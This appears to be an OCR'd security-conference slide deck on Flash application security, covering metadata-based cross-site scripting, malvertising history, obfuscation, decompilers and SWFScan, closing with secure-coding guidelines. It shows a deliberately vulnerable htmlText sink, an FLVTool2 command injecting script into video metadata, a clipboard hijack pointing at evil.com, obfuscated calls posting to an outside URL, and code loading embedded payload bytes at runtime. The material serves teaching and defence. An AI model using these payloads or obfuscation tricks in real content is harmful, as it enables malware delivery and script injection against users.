
Vulnerable Code

```
this.createTextField("txtMetadata", this.getNextHighestDepth(), 10,
    10, 500, 500);
txtMetadata.html = true;
var nc:NetConnection = new NetConnection();
nc.connect(null);
var ns:NetStream = new NetStream(nc);
ns.onMetaData = function(infoObject:Object) {
   for (var propName:String in infoObject) {
      txtMetadata.htmlText += propName + " = " +
    infoObject[propName];
   }};
    ns.play("http://localhost/TestFlash/water.flv");
```

FLVTool2


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\jagdale\Desktop\TestFlashAppsRW\flvtool2-1.0.6>flvtool2.exe -U -videodatarate:"
Click here to calculate the videodatarate" C:\Inetpub\wwwroot\TestFla
sh\water.flv


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\jagdale\Desktop\TestFlashAppsRW\flvtool2-1.0.6>flvtool2.exe -P C:\Inetpub\wwwroot\TestFlash\water.flv
---
C:/Inetpub/wwwroot/TestFlash/water.flv:
audiodatarate: 0
cuePoints:
hasKeyframes: true
hasVideo: true
framerate: 14
canSeekToEnd: true
stereo:
lasttimestamp: 7.347
datasize: 387851
videocodecid: 4
audiosamplerate:
audiosize: 0
audiosamplesize:
videosize: 386977
audiodelay: 0
hasAudio: false
filesize: 388312
height: 215
lastkeyframetimestamp: 7.347
metadatacreator: inlet media FLVTool2 v1.0.6 - http://www.inlet-media.de/flvtool2
metadatadate: Wed Oct 8 09:18:34 GMT-0400 2008
duration: 7.414
videodatarate: Click here to calculate the videodatarate
audiocodecid:


TestFlash.swf (application/x-shockwave-flash Object) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/TestFlash/TestFlash.swf
Google
width = 320
hasCuePoints = false
duration = 7.414
videodatarate = Click here to calculate the videodatarate
audiocodecid = [object Object]
keyframes = [object Object]
hasMetadata = true
filesize = 388312
height = 215
lastkeyframetimestamp = 7.347
metadatacreator = inlet media FL
metadatadate = Wed Oct 8 09:18:
videosize = 386977
audiodelay = 0
hasAudio = false
audiosize = 0
audiosamplesize = [object Object]
lasttimestamp = 7.347
datasize = 387851
videocodecid = 4
audiosamplerate = [object Object]
framerate = 14
canSeekToEnd = true
stereo = [object Object]
The page at http://localhost says:
123
OK

FLASH MALWARE

Malvertisement

- Jul 2006
  - MySpace ad injects malware into 1.07 million computers
- Feb 2007
  - Malware found in Windows Live Messenger ads
- Sep 2007
  - Yahoo feeds Trojan-laced ads to MySpace and PhotoBucket users (also affected TheSun.co.uk, Bebo.com and UltimateGuitar.com)
- Nov 2007
  - Whitepages online and Bigpond ads 'hijack' users
- Dec 2007
  - Hackers Use Banner Ads on Major Sites to Hijack Your PC (The Economist, MLB.com, Canada.com etc). redirect function encrypted.
  - Malware bandits go looking for goals on ESPN's Soccernet.com

Malvertisement

- Jan 2008
  - Rogue ads infiltrate Expedia and Rhapsody
  - ITV Website Forces Scareware Package Through Banner Ads
- Apr 2008
  - Yahoo! pimping malware from banner ads
  - Fake FedEx Advertisement
- Aug 2008
  - 'Malvertisement' epidemic visits house of Newsweek.com
  - Clipboard Hijack
    - System.setClipboard("http://www.evil.com");
    - The System.setClipboard() method allows a SWF file to replace the contents of the clipboard with a plain-text string of characters. This poses no security risk [Adobe].

Malvertisement

- Bypassing Filters/Prevent Decompilation
  - Obfuscation
  - Runtime Instantiation
    - var instanceName = _global[<className>] (AS 2.0)
    - var name:Class = getDefinitionByName(<className>) as Class (AS 3.0)

```
var f=String.fromCharCode
var a=f(76); a+=f(111); a+=f(97); a+=f(100); a+=f(86); a+=f(97); a+=f(114);
a+=f(115);
(new _global[a]()).send('http://www.sift.com.au', '_parent', 'post');
```



```
(new _global['LoadVars']()).send('http://www.sift.com.au', '_parent', 'post');
```

Obfuscation

- Functions

```
var f=String.fromCharCode
var a=f(103); a+=f(101); a+=f(116); a+=f(85); a+=f(82); a+=f(76);
_root[a]('http://www.sift.com.au', '_parent', 'post');
```



```
getURL('http://www.sift.com.au', '_parent', 'post‘);
```

- Loading code at runtime

```
loader=new Loader();
configureListeners(loader.contentLoaderInfo); var ba:ByteArray=new ByteArray();
var badware:Array=
[67,87,83,7,195,3,0,0,120,218,124,83,203,110,19,49,20,189,227,73,51,78,67,83,154,2
0,166,145,42,145,93,137,64,176,200,10,197,111,0,71,6,180,201,26,91,33,15,216,6,  …
181,186,125,16,51,47,221,254,62,234,103,81,111,71,62,24,123,243,150,44,173,76,137
,178,196,28,218,112,138,211,159,0,0,0,255,255,3,0,4,45,181,29];
for(var i:int=0;i<badware.length;i++)
        ba.writeByte(badware[i]);
loader.loadBytes(ba);
```

DEFEATING DECOMPILERS

Playing with the bytecode

```
push 'b'
label1:
push 'a',3
setVariable
branch label2
branch label1
label2:
```

```
push 'b‘ label1: push 'a',3 setVariable branch label2
branch label1
label2:
```

TOOLS

Tools

- Decompiler/Disassembler [Free/Open Source]
  - *Flare*: Command line ActionScript decompiler
  - *Flasm*: Command line assembler/disassembler
  - *erlswf*: Erlang SWF file analysis toolkit
  - *SWF Decompiler*: SWF decompiler
  - *Sothink SWF Decompiler*: Commercial program to build FLA files from SWF (AS 3.0)
  - *Action Script Viewer*: Feature rich SWF decompiler
  - *Flash Decompiler Trillix*: SWF to FLA converter and decompiler (AS 3.0)

Tools

- Obfuscation
  - *SWF Encrypt*: Encrypts Flash SWF files
  - *SWC Encrypt*: Encrypts Flash Component SWC files
  - *OBFU*: Flash ActionScript 2 bytecode obfuscator
  - *SWF Protect*: Flash ActionScript bytecode obfuscator
  - *DCoM SWF Protector*: Flash Obfuscator

SWFSCAN

What is SWFScan?

- FLASH SECURITY SCANNING TOOL
  (Designed by HP Web Security Research Group)
- Analyzes Flash applications and report security vulnerabilities detected.
- Flash Developer Community Education
  - Make developers aware of their coding pitfalls
- Supports ALL versions of Flash

Features

- Decompiles SWF byte code and generates ActionScript source code
- Performs Source-Sink analysis to understand the data flow
- Checks for known security issues
  - Information disclosure
  - Cross-Site Scripting
  - Cross-Domain Privilege Escalation
- Reports vulnerabilities found and highlights the source code block causing the vulnerability

DEMO

SECURE FLASH DEVELOPMENT

Guidelines

- ***VALIDATE VALIDATE VALIDATE!!!***
- Avoid storing sensitive information in the swf application
- Use SSL whenever necessary
- Secure cross-domain communications
  - Use specific domains in crossdomain.xml
  - Use sub-directory crossdomain.xml
  - Limit allowDomain() settings to specific domains
- Use proper escaping when writing to htmlText
- Review the list of sensitive API's

QUESTIONS?

prajakta.jagdale@hp.com